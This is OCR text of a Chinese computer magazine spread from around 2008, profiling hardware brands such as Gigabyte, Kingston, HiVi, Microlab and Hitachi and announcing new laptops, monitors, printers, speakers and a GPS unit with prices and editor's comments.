
编辑点评：

作为一个新生的键鼠品牌，魔技从产品开发、市场宣传、功能定位等方面就与用户紧密结合，以互动的良好姿态，为我们展现出一个成熟品牌才具有开拓能力，期待魔技在未来推出更加符合用户需求的产品。

10moons 天敏

天敏是专业从事计算机影音视频产品研究、开发、生产、应用和销售的高科技企业。 产品涉及摄像头、电视卡、电视盒、数码相框、RMVB播放器、监控卡等音视频产品的研发与销售。研发、创新是天敏生存与发展的核心动力。公司在坚持自主开发的基础上进行开放合作，具备方案开发、PCB设计、驱动软件开发、应用软件开发、OEM软硬件定制等综合能力。凭借雄厚的技术力量和严格的品质管理，天敏成为国内十多家品牌电脑的认证供货商，为品牌电脑客户和OEM客户定制开发、生产各种视频及数码类产品。


天敏遥控精灵无驱版摄像头，可以遥控操作软件启动、关闭、拍照、录像等功能，采用可分拆三段式设计，高矮自由调配，最新外带遥控加内置麦克风，方便实用。



天敏炫影硬盘版



天敏炫影硬盘版（DMP220）多媒体播放器，不但能让电视机、LCD直播RM/RMVB等格式的网络电影外，还提供一个SATA硬盘接口，为用户带来多种硬盘容量设备的选择。



编辑点评：

天敏作为电脑音视频领域的领军厂商，每年都会给我们带来欣喜。现在，音视频产品已经向家电化方向发展，适时推出适合家庭的高清播放产品，更加满足用户的需要。

microlab麦博

Microlab深圳麦博电器成立于1998年，创业之初是个只有五人的实验室。英文"micro"为微电子及计算机科学之意，它代表了麦博的行业特征；"lab"是"实验室"之意，象征麦博的领先技术特征。"microlab"的整体含义是：专业打造计算机科学的"微电子实验室"，是科技和创新的象征。中文麦博是英文"microlab"的简单音译，"麦博"，寓意为一个充满了金色的事业，一个博大精深的事业！


2008年品牌大事记：

●大力推广笔记本音箱，率先推广和培育了笔记本音箱市场
随着笔记本电脑的热销，在2007年笔记本销量开始首次超过了台式机的前提下，麦博已经预计到笔记本音箱将会成为新的音箱产品方向，因此在今年初开始了主力推广笔记本音箱MD123、126、129。麦博对于笔记本音箱前期的市场引导和孕育功不可没。

●"ipod绝配"一体化音乐中心MD331、MD332音箱上市
产品的研发方向必须以前瞻性的眼光，把握好市场的流行趋势。麦博在今年大力推广的笔记本音箱精灵系列MD123、MD126、MD129和专为ipod搭配的音箱一体化音乐中心MD331，大家可以看到这些产品在外观设计上更加时尚化，在功能应用上更加强大，操控性也非常便捷。这都是考虑了现代人们的家居环境以及新的应用需求。
MD331


●主推产品M200十周年纪念版，M200纪念版作为麦博征战10年的经典型号，M200纪念版迸发着时尚和现代的气息，作为麦博10周年的经典回顾，相信能带给广大支持麦博音箱的消费者更超值的听觉享受。

麦博M200—十周年纪念版



M200十周年纪念版，作为麦博最早的一款产品，一直以性价比高而销量名列前茅。从1998年到2008年，10年时间M-200全球累计销量突破一千万套，成为音箱行业一个不朽的神话。

麦博M200十年回顾



麦博M200—07版

麦博M200—98版


从1998年首款M-200的问世，到今天M-200这一型号已经经历了四代：

1998年的M-200一炮走红，2.1声道音箱M-200在满目皆是2.0产品的多媒体音箱市场上投下了一颗重磅炸弹，其独特的"低音炮"设计，成为以后多媒体音箱的标准配置。

2005年，时隔8年后麦博推出了M-200的第二代更新产品，延续了一贯的精简风格，整体以暗黑为主色调，融入了更多的IT行业PC元素。

2007年推出的M-200第三代产品主要的改变是在外观上的变化，造型更加时尚化。

2008年，M200十周年纪念版全新改版，根据麦博10年来对音箱的认识，进行了全新的改变。外观更加时尚，更符合现代人们的审美观，同时数码声源的增加更能满足人们听觉的需求。技术上采用了丹麦扬声器设计大师Peter Larsen再度出手的V5喇叭。并首次引入多功能线控器，耳机、MP3等音源的输入使操作更加人性化。



麦博M200—05版

编辑点评：
麦博自从创立以来就专注为对音质有着高要求的用户所打造音频产品，执著追求优良的声音品质。麦博的理念是"听觉的艺术"，即用艺术的眼光生产视听产品，让美学成为产品的生命，为用户打造有质量的生活。

最有价值的品牌

MVB

MOST VALUABLE BRAND

GIGABYTE™

1986年，一群满怀理想抱负的年轻工程师，胼手胝足在实验室中成立了技嘉科技，凭借着对科技产业精准的眼光与敏锐的洞察力，技嘉科技得以在主板领域快速窜起，成功在业界竖立了无以撼动的地位；如今，技嘉科技透过集团式经营，将产品线拓展至绘图加速卡、笔记本电脑、桌上型电脑、电脑周边产品、数码家电产品、网络通讯产品、服务器以及手机等领域，为满足消费者的需求，打造全方位的数位生活而努力不懈。

品牌大事记：

1986年“技嘉实业有限公司”创立，从事电脑主板制造及销售业务。

1993年主板月产量达6万片，成为台湾地区主板业前十五大厂之一。

1999年发表首创 Dual BIOS 专利技术，为主板的一项新革命。

2000年与Linux厂商网虎国际集团宣布缔结策略联盟，共同发布Linux服务器网络解决方案。

2003年成立无线通讯产品研发团队，进驻南科园区。

2005年全球率先推出54Mbps、PCI接口无线路由器-- AirCruiser G台式电脑路由器 (AirCruiser G Desktop Router)。

2006年集嘉通讯推出首部内置Windows Mobile 5.0 兼备电视功能的 PDA 手机 GIGABYTE g-Smart

2007年超耐久二代系列主板出现，低温、省电、超耐久的概念首度在业界亮相。

2008年 正式发布超耐久3代产品，加入了2盎司纯铜内层的设计，推出真.酷冷系列主板，将主板品质提升到一个新的高度。

EX58-Extreme

技嘉EX58-Extreme采用了X58+ICH10R芯片组的搭配。该主板采用全尺寸ATX大板，并采用了极其豪华的纯铜热管散热系统，高耸的散热排和预留的水冷接口正是玩家旗舰的标志之一。技嘉在上一代散热系统的基础上又进行了改进，调整了散热排的形状和分布，以免影响大型CPU散热器。此款主板配备技嘉独有的动态节能技术，基于VRD11.1供电标准的DES加强版能够根据CPU负载调节供电相数、CPU频率、CPU电压以提供最佳的电源效率，减少能源损耗，而这一切都是由软硬件联合自动完成。供电设计方面，该主板采用了技嘉顶级的虚拟12相供电设计。技嘉EX58-Extreme主板还采用了技嘉最新出炉的超耐久3代技术，采用2盎司的纯铜设计。

EP45-UD3R

技嘉EP45-UD3R是一款采用P45+ICH10R芯片组搭配的产品，采用了有着技嘉代表色的全新热管散热系统。该主板采用了VRD11.1供电设计，完美支持最新的E0步进处理器，可以支持FSB1600的酷睿2处理器，再配上技嘉独有的动态节能技术，减少能源损耗，提供最佳的电源效率，完美实现超频也省电。供电设计方面，该主板采用了6相供电设计，同样配备了采用2盎司的纯铜设计。采用超耐久3代的PCB可以承受比以往更高额的电流量，额外的电能损耗和发热也会降低，这使得产品寿命、主板温度、稳定性以及超频能力都有改善。

MA790GP-DS4H



MA790GP-DS4H采用了ATX大板设计，采用了领先业界的优异高传导铝质固态电容，借由此高品质零件的高导电性与极佳的抗热性，消费者可享受更耐久稳定的系统。技嘉MA790GP-DS4H主板采用的芯片组是790GX+SB750，支持全系列AM2+和AM2处理器，支持DDR2 800内存，并且主板上集成了128MB 1333MHz DDR3显存并配有2个PCI-E 2.0显卡接口，可以支持HD3470和HD3300组成Hybrid CrossFireX，也可以支持两块同核心独立显卡组合CrossFireX模式。

编辑点评：

技嘉科技已经由人们印象中的传统一线主板大厂渐渐渗透进显卡、整机、笔记本、MID甚至手机中，不过虽然举着统一品牌大旗的技嘉多方向发展，但是重点还是放在了主板行业，超耐久、动态节能等等新技术开发，也让其在主板行业始终跑在第一集团的前列。

事实上无论MID或者手机这些数码产品，技嘉的品质还是相当不错的，希望接下来的日子，技嘉应该重视下自家的其他产品线，毕竟好酒也怕巷子深……

M200MKIII

惠威M200MKIII豪华原木版是惠威在多媒体HiFi领域探索十年来的结晶，一款巅峰之作。



M200MKIII豪华原木版依旧采用主副箱设计，以经典M200外观为原型并全面提升，其采用了全新的箱体结构和声学设计。箱体两边采用了昂贵的原木侧板，更显尊贵。此外M200MKIII使用了惠威最新的内扩散弧形倒相专利结构设计，将倒相管噪音降至极低；副箱的等容积设计也让两只箱体的声学特性一致，保证立体声播放的精准定位。

M200MKIII原木豪华版应用了更为专业的电子分频设计，储备功率高达160W，单声道RMS功率60W。此外惠威M200MKIII原木豪华版设计了全新一代扬声器，让整体音质和动态控制力提升至全新境界。

D1010MKII

作为一款2.0音箱来说，它小巧时尚，不需要很大的空间即可安置，迎合了不少小空间用户的使用需求。前面板备有网罩结构，能够有效防尘，拆除网罩后的面板采用钢琴烤漆工艺，看着美观大方。

它的4英寸的长冲程低音单元采用高强度阻尼材料的PP振膜，低频表现虽然没有那么充沛，但也达到了浑厚的效果。而高音单元，它采用的是20mm天然纤维软球振膜单元。除此之外，D1010MKⅡ使用了电子分频技术，在内部电路上也进行一些有益于频段表现的设计，也使它有了更优秀的表现。

在主箱体侧面设有音量旋钮、高/低增益旋钮，内嵌式设计不会影响其美观性。这款小巧时尚的4寸2.0音箱非常适合小空间用户的使用，对于那些空间小而又追求音质的用户来说是个不错的选择。





编辑点评：

HiVi惠威作为中国音响界的旗舰品牌，在以高端形象进军多媒体音箱市场后，在提供卓越音质的同时也向着平民化、大众化靠近。D1010MKII的推出吹响了书架式音箱进军中端市场、向X.1式多媒体音箱宣战的号角。在一边进军平民化市场的同时，另一边惠威在今年也有着大动作，3月珠海占地120余亩的惠威工业园正式破土动工，在工业园建成后，惠威将把目前已经拥有的位于番禺和中山的两个现代化生产基地进行优化和整合。从这里可以看出HiVi惠威力图通过优化、整合使自己的品质和成本更有竞争力，以夺取国内、国际更大的市场份额……

HiVi惠威

经过十七年的高速发展，HiVi惠威已成为世界顶级的扬声器及音箱制造跨国公司。作为世界著名的Hi-End高级扬声器制造商，其产品拥有世界一流的设计和最合理的价格成本。HiVi惠威卓著的品质和尽善尽美的声音，吸引很多的欧美国际著名音响厂商使用HiVi的扬声器单元用于自己的产品上，例如美国著名的Totem公司、德国音响界的超级巨无霸Burmester柏林之声公司、德国BVU公司……

品牌大事记：

1991年惠威在中国珠海成立，成为中国第一家专业制造Hi-end扬声器的音响厂家。
1995年成为美国扬声器制造协会会员企业(ALMA)。
1996年成为美国消费电子产品协会会员企业(CEA)。
1997年收购美国著名高级音响制造商Swans公司。
1997年发明了享誉世界的等磁场带式扬声器，奠定了HiVi在国际电声界的科技领先地位。
2003年超级旗舰Swans 2.2带式扬声器荣获“Best of CES2003 High-End Audio Finalists”大奖，中国音响界在国际上首次获得的最高荣誉！
2004年建造了亚洲最大的专业级电声测量消声室，进一步巩固了HiVi在电声研发领域的领先地位；
2005年再次荣获“Best of CES Ultimate Audio Finalist”最佳CES高级音响冠军组大奖，成为史上唯一两次勇夺该项大奖的国际音响企业。

最有价值的品牌

MVB

MOST VALUABLE BRAND



金士顿科技——全球内存领导厂商，成立于1987年。从开始的单一产品的生产者，金士顿发展到现在拥有2000多种储存产品，支持计算机、服务器和打印机到MP3播放器、数码相机和手机等几乎所有的使用储存产品的设备。2007年，公司的年营收突破了45亿美金。忠诚、弹性和正直的原则成为典范性的企业文化。金士顿相信投资于人是企业的根本，每位员工都是企业成功的重要因素。

品牌大事记：

1989年 金士顿科技以100%测试和品质保证而区别于其他的竞争对手，并在业界和储存市场上拥有领导地位。
1990年 开始投产于它的第一条非内存产品线，处理器升级。
1994年 引进DataTraveler 和DataPak 移动式产品。
1996年 与东芝合作，为东芝的PC进行内存升级。首次由PC OEM厂商和内存制造商进行合作。
1998年 质量管理系统经评估和登记符合ISO 9001/ANSI/ASQC Q9001 质量标准依据 SGS 国际证明服务要求。
2000年 以1999年15亿美金的营收，在《福布斯》杂志"全美500强企业"中名列第141位。
2001年 被Industry Week评选为"全球五大生产制造公司"
2002年 推出了最新的高性能HyperX 内存模组产品线。发表享有专利的内存模组CSP高架包装科技(EPOC)。
2004年 AMD授予金士顿"杰出合作伙伴"，以表彰金士顿对AMD Athlon 64 和 Opteron上市的贡献。
2005年 金士顿在中国上海成立全球最大的内存模组生产工厂。
2006年 金士顿发布突破16GB瓶颈的Fully-Buffered Dimms (FB-DIMM) 内存。
2008年 金士顿宣布2007年营收高达45亿美金，再创金士顿历史最高营收纪录。


金士顿HyperX DDR3 16000三通道套装超频内存（KHX16000D3K3/3GX）

HyperX品牌诞生于2003年初，当时正是DDR400内存大行其道之时。HyperX凭借强劲的性能以及酷炫的外观，迅速让"玩家内存"的概念深入人心，随后HyperX又推出了面向游戏玩家的HyperX UL版本，超低的延时让玩家体验到了游戏真正的快感。



步入DDR2时代后，HyperX充分发挥了DDR2高主频的特点，当主流内存还在667MHz的时候就将产品的主频推到了1GHz以上，其中最强悍的当属DDR2 HyperX 9200，频率高达1150MHz，且延时依然保持在5-5-5-15的高水准，性能全面超越标准频率的DDR3内存，HyperX立足超频发烧友及游戏玩家的定位尽显无遗。

2008年11月17日，Intel推出了划时代的Core i7处理器，而金士顿更是未雨绸缪，早在i7上市前一个月就推出了专门针对Core i7处理器和X58平台的三通道HyperX DDR3内存套装，且电压完全符合Intel建议的1.65V标准，同时频率还高达2000MHz，并支持Intel XMP技术，把超频变成了一件轻松愉快的事情。值得一提的是，即使在高达2000MHz的频率下，这款内存的延时也只有9-9-9，这意味着它还可以进一步调校以达到更高频率或更低延时，使系统性能获得更大幅度的提升。除了顶级的2000MHz内存模组之外，金士顿三通道HyperX内存产品线还包括1866MHz、1800MHz，以及低延迟的1600MHz、1375MHz等。金士顿三通道ValueRAM内存产品线则包括1333MHz和1066MHz，并有单条1GB和2GB两种容量。



编辑点评：

提起内存、提起储存卡，你不能不想到金士顿；作为储存业的大腕级公司，金士顿已经由从前的强调稳定、耐用转为突出品质、超频性，在强调产品稳定、耐用的同时，更加突出高性能、高品质和完善的售后服务。HyperX系列近些年来一系列的大动作从一个侧面说明了，对于高端、发烧领域这个金字塔的顶层消费群体越来越多的得到了重视，在内存价格逐年下滑的如今，强调速度、性能、超频潜力是不是能成为一个新的增长点，还要看金士顿是如何去运作它们。

最有价值的品牌

MVB

MOST VALUABLE BRAND

T50+

2008年是台电科技在技术创新上革命性的一年，在T系列的旗舰产品T50以及T50+中，台电创造性的把多点触摸与电容式触摸屏融合在该主机中，使MP4的操作第一次如此得心应手。多点触摸和电容式触摸屏第一次出现是在苹果公司的iphone中，其操作的便利性以及技术的超前性令国际大厂趋之若骛。而台电科技通过自主研发，率先实现两项先进技术的国产化以及产品量产，使T50，T50+成为08年年中关注度最高的MP4产品。

台电T50+继承了旗舰T50的优点，新加入最流行的TV-OUT、FM发射功能，成为台电科技新的旗舰产品。T50本身具有的高端功能例如电容式触摸屏、全屏多点触摸，以及超WQVGA分辨率屏幕这些原有的特点都继续保留下来。新加入的FM射频以及TV-OUT功能，使音乐和影像分享更容易、更快捷。从音乐到视频，在更大范围内和更多朋友分享。T50+能够直接播放RMVB/RM/AVI/FLV/DAT/MPG等视频，结合流动式平滑切换用户界面，能根据你的手指手势来控制T50+的所有操作，让你能随心所欲地畅游在音乐与电影视频之间。高音质双核架构，支持双无损FLAC、APE，TTS语音学习娱乐功能，加上8.9毫米超薄，超简洁的平滑金属设计，使这款台电T50+成为时尚RMVB播放器的新标准。



M55

台电M55采用高端笔记本上才采用的Imprint膜内漾印技术，Imprint技术是一种铸模涂层技术，在成型产品表面增加一层透明涂层，起到防磨防刮的作用，涂层内层还可以设计压纹图案，具有很好的视觉效果。其精妙之处在于将纹理图案镶嵌在外壳和上层漆面之间，形成美观大方的保护层。通过Imprint技术，M55的上盖具有了一层高强度高光泽的涂层，所以给人的感觉是带点镜面的效果。

强大的移动电视芯片是收看CMMB移动电视的关键。好的芯片可以在更恶劣，信号更弱的地方看到清晰流畅图像。台电M55采用的是优质创毅视讯CMMB电视芯片，该芯片获得众多殊荣，在实际接收信号能力方面大大优于其他芯片。

此款产品是现行MP4/CMMB产品中唯一一款采用多点触摸操作方式的主机。通过单指、多指在触摸板上的操作，可以操作M55的所有功能。传统的触控板一次只能判断一个触控点，若同时有两个以上的点被触碰，就不能做出正确反应，或者说反应混乱了。多重触控的任务可以分解为两个方面的工作，一是同时采集多点信号，二是对每路信号的意义进行判断，也就是所谓的手势识别。



编辑点评：

在数码界无比繁荣的今天，想在这个领域立足并且获得消费者青睐就是一家优秀的企业，而台电做得比这更好。不仅如此，台电科技一直秉承着用强大的售后服务支援销售，同时凭借一流的品质和“QQ在线服务”、“全国联保”、“零等待服务”、“服务就在家门口”等一系列崭新而又极具人性化的服务体系不断树立产品在最终用户心目中的品牌形象。而CMMB、多点触摸体现出了台电科技对数码设备的一种理解，一种整合、优化的理解。现在的多媒体播放设备有两种趋势，一是强调音乐性如某些高价时尚的MP3，二是突出多功能。台电正是其中的第二者，使它的多媒体播放设备成了一个小小的影音中心，并具有一定的PDA功能。不过仁者见仁智者见智，不可否认的是此种趋势忽略了多媒体播放设备的本质，究竟利弊权衡还是要看消费者自己的需求取向……

台电科技

www.teclast.com

作为一家享誉全球的知名IT资讯企业，台电科技始终坚持品质至上的原则，精益求精，不断创造应用需求的同时坚持提升产品性能及技术含量。在品牌的规划及产品导入中，台电不断地注入新的元素，并先后成立了台电数码、台电外设等事业部，涉及领域包括移动存储、MP3、鼠标、键盘、摄像头等个性化科技应用产品，在秉承品质至上的前提下，不断提高产品技术含量和时尚追求，以此满足于不同用户的个性化消费需求。如今，台电品牌已经遍布中国的大江南北，成为行业内知名的IT品牌之一。

品牌大事记：

2000年
正式签约国内综合实力强大的品牌通路商——商科集团
2003年
电脑高手装机奖-台电光驱
2005年
P606荣获PCONLINE最佳性能奖
2007年
荣获“中星微战略合作品牌”和“中星微推荐摄像头品牌”的荣誉

日立 CinemaStar 3.5英寸5K500硬盘



CinemaStar 5K500是数字视频录制设备的理想选择，该系列拥有超过500GB的超大容量可供使用者选择，同时具备Coolspin技术，并拥有静音寻道功能。再附以卓越的低功耗和散热功能，使其成为最适合应用于高清数字视频录制设备，DVD/HDD录像机，支持DVR电视机以及媒体中心电脑的硬盘产品。不仅如此，通过日立获得专利的磁头斜坡载入/载出技术，大大提高了可靠性，而且还具备高达120万小时连续无故障运行能力。

HITACHI
Inspire the Next



日立环球存储科技公司

日立环球存储科技公司致力于开发先进的硬盘以存储及保护全世界具价值的数据。由硬盘先锋创立而成，日立藉由提供高价值且高容量的硬盘，满足用户在办公室、家中及户外的需求，让用户可全面融入数字生活。

日立环球存储科技公司以研究、设计及制造的垂直整合能力，向全球客户承诺领先业界的技术及质量。


日立环球存储科技公司全球拥有32000名员工，致力于提供全系列的硬盘存储产品，适用于桌上计算机、高性能存储系统和服务器、笔记本电脑及消费性电子产品。

日立2.5英寸5K500.B移动硬盘



日立5K500.B为日立第二款500GB容量的移动设备硬盘，它采用了业内最新的单碟片250GB技术，最高达500GB的存储容量（2.5英寸规格当前最大容量），最多可存储125小时的高清晰视频节目、500小时的标准视频节目、178部电影、125000首时长4分钟的MP3歌曲或250个游戏。该款硬盘集先进数据加密技术及低功耗、无卤素设计和业内最低读写能耗规格等环保友好型特性于一身，并被纳入新日立“EcoTrac”产品类别，此类产品在设计、制造、运行和废旧处理等阶段对环境的影响降至最小化。

日立 Deskstar 3.5英寸E7K1000硬盘



日立Deskstar E7K1000硬盘是专门针对低任务处理设计的，并能实现24×7全天候应用环境提供大容量存储设备。Deskstar E7K1000采用第七代电源管理技术以及日立用于2.5英寸笔记本电脑硬盘所推动的创新节能技术，能耗大为降低。另外，它还具有可选的批量数据加密（BDE）功能，采用经美国国家标准和技术研究机构（NIST）批准的高级加密标准（AES），实现最强大的商业数据安全保护。该技术的存在加速和简化了硬盘的再布署过程通过删除加密密钥，硬盘内的数据可变成不可读取，从而无需费时抹掉数据。

编辑点评：

日立硬盘一直以来都非常受到消费者的喜爱，无论是笔记本领域还是台式机领域，总能见到日立硬盘的身影。当下，新一代的超大容量存储设备更是受到了市场的热烈追捧。面对着SSD（固态硬盘）的竞争势头，包括日立在内的几大硬盘厂商都在不断开发自己的新产品，丰富自己的产品线。容量、速度不断提升的同时，应用领域也更为广泛。例如面对高清播放、存储的日立CinemaStar 3.5英寸5K500硬盘就是最佳例证。显然，日立非常重视消费者的使用需求，也正是这样才能获得消费者的认可，以及市场的热烈追捧。

Gateway 推出四核FX游戏笔记本

年末，Gateway将在中国市场推出四核FX游戏笔记本。即将发布的FX游戏笔记本除装备Intel高端的四核CPU外，还将该机搭载至少4GB DDR3内存、NVIDIA GeForce 9800M GTS显卡、双7200转高速硬盘、蓝光光驱。同时还采用了分辨率达到了1920×1200的17英寸宽屏LCD，在屏幕上方还有一个130万像素的摄像头。在国内市场中，如此高端配置的游戏笔记本极为罕见。Gateway FX非常值得游戏玩家们期待。（**西浩铭**）

编辑点评：Gateway前一段时期推广的大多是性价比机型，无疑，此次推出的四核游戏笔记本将其产品线进一步完善，从高至低，从各个角度满足消费需求。

新品上市 | 800-810-9685
http://cn.gateway.com

华硕VH242T演绎大屏诱惑

华硕VK242T采用时下最新的16：9显示比例的液晶面板，16：9宽屏更符合观影比例，观看影片时不用再担心上下两条黑边影响效果，内建立体声音箱，让你尽享影音娱乐的快感。在具体的性能上，拥有1920×1080的最佳分辨率，亮度达到300流明，可视角度为170°（H）/160°（V），DVI-D、D-Sub双接口设计，5ms响应时间，由于采用了ASCR技术，动态对比度高达20000：1。在具体应用上，为了更好地满足用户多样化的显示需求，它采用了华硕独家的SPLENDIDTM智能影像技术，预设风景模式、剧场模式、游戏模式、夜间模式和标准模式五种情境模式，通过SPLENDIDTM功能键可以非常方便地在这五种模式中切换。（**米彬**）



1999元 | 82667575
www.asus.com.cn/

富士施乐A3数码多功能机 DocuCentre 2003

富士施乐DocuCentre 2003是富士施乐公司在2008年9月推出的一款入门级数码办公设备。富士施乐DocuCentre 2003首页输出速度不到7.5秒，打印/复印速度为每分钟20页，足以满足时下中小型企业高效办公的需求。DocuCentre 2003标配了双面打印模块、自动双面输稿器，可实现最大A3幅面的双面打印、自动双面扫描及复印，最多复印副本数为999。借助DocuCentre 2003的网络打印、网络扫描功能，可实现用户的远程输入输出，其内置的CentreWare Internet服务可以提供远程访问、远程监控、远程设置等多种功能，帮助用户轻松实现远程设置扫描环境、远程管理作业状态和远程查看设备属性等，使用户的办公应用和维护更加便捷，工作效率得到极大提升。（**于峰**）

编辑点评：富士施乐DocuCentre 2003是富士施乐难得的一款A3幅面入门级多功能机，丰富了富士施乐数码多功能机的产品线，为用户带来精致的办公体验。

新品上市 | 800 - 820-5146
www.xerox.com.cn



奇妙前风挡投影，华硕R800导航仪

R800作为华硕目前GPS产品中最高端的机型，采用Samsung 2440 400MHz的中央处理器，内置64MB RAM，2GB Flash ROM，GPS接收模块依然采用业内广受好评的SiRF Star III芯片，内置天线，并留有外接天线插孔。R800整体外观时尚典雅，凸显华硕作为一线大厂的设计风范，独具5英寸480×272 WQVGA级的超大屏幕更是傲视群雄。功能方面，R800采用Windows CE 5.0的操作系统，具有智能光源感应，蓝牙免提扩音转接/拨号，短信语音化，电话簿同步等功能一应俱全。最吸引眼球的莫过于先进的前风挡导航投影（Pathfinder）技术。在高速驾驶过程中，司机视线不离开，只要注视前风挡上R800的提示投影，即可了解道路情况。不仅大大提高了驾驶的安全系数，也给导航仪市场树立了新的技术坐标。（**于峰**）



编辑点评：R800无论在硬件配置还是内置功能上都是目前GPS导航仪市场上的王者，前风挡导航投影技术更是让人眼前一亮。

5199元 | 021-33680318
www.msi.com.tw


MSI VR220 YA Edition 笔记本电脑粉漾上市

世界级IT产品设计制造大厂MSI微星科技推出的新一代粉彩三色笔记本电脑VR220 YA Edition，采用高质感粉彩烤漆外壳，呈现令人惊艳的粉彩魅力！新推出的时尚粉彩三色，包括爱情海蓝、芥末绿、玛格丽特玫瑰粉红，色调活泼缤纷、设计轻薄有形。除了多变色彩的时尚外形，内建的功能也皆是一时之选。VR220 YA Edition具有庞大的储存空间、内建三合一卡片阅读机、可以让网络连接无远弗届的802.11 b/g/n无线局域网络规格、以及多媒体刻录机。VR220 YA Edition是您娱乐、工作的最佳伙伴！VR220 YA Edition的色彩魔力，帮您把平凡变得有趣，让生活更充满乐趣！（**米彬**）

3299元 | 010-62102838
www.gigabyte.com.cn

破解商务密码，佳能新推一体机

11月25日，佳能在北京召开主题为“揭开商务密码”2008佳能SOHO新产品暨市场活动发布会，推出两个系列共六款激光多功能一体机。对于中小型机构来说，彩色打印必不可少，但动辄数万的A3大型数码复合机对他们来说并不实用。而iC MF9340C是一款A4幅面数码复合机，可以实现21页/分钟黑白、彩打同速，满足了需要高品质、快速的彩色输出的要求，对于资金、空间有限，希望购买一体机的企业用户也是不错的选择。此外，iC MF9340C“身兼多职”，双面输入输出、彩色打印、彩色复印、彩色扫描、扫描发送、传真、网络等功能“一个也不少”，是真正All In One的复合机，帮您实现全方位的彩色商务办公。（于峰）



编辑点评：A4幅面的彩色多功能一体机，的确是目前中小企业急需的办公设备。

新品上市 | 800-820-0020
www.canon.com.cn

健康娱乐一个也不能少 金河田梦幻魔盒负离子MB02上市

国内的著名机箱电源厂商金河田坚持以“科技生活，以为人本”的理念，产品在健康环保方面往往独具创意，基本上代表了目前我国机箱设计生产的最高水平。近日，金河田又大胆创新，向市场推出一款机箱配件，即负离子音箱MB02。它把机箱和平时具有保健作用的负离子发生器接合在一起，这款机箱辅助设备有一个好听的名字——梦幻魔盒MB02。负离子音箱MB02产生的空气负离子可以对空气进行杀菌，除尘同时还可以为工作环境带来清新的空气，让人犹如置身于绿色的海洋之中，感受到森林的气息。因此，对办公环境尤其关注的消费者来说，负离子MB02将是一个不错的选择。（李隆）



158元 | 0769-85587456
www.goldenfield.com.cn

品位时尚生活，麦博再推iPod音箱MD332

国内著名音频企业麦博公司，在继一体化音乐中心第一款产品MD331上市之后，近日又将推出新成员MD332。同样作为iPod专用音箱，MD332支持包括iPhone在内的所有采用苹果专用接口的音乐播放设备。同时还能实现充电和音乐播放功能；通过产品附带的遥控器，能操作iPod设备的所有菜单。此外，MD332具有AM/FM收音机、时钟、闹钟功能以及定时关机功能。MD332时尚的一体机结构，尊贵的钢琴烤漆外观，以及金属材质防尘网罩，不仅全面保护扬声器单元，也能更好地融入家居环境。（李隆）



980元 | 0755-33901111
www.microlab.com.cn


限量收藏！华硕X58+i7限量版套装全国发售中

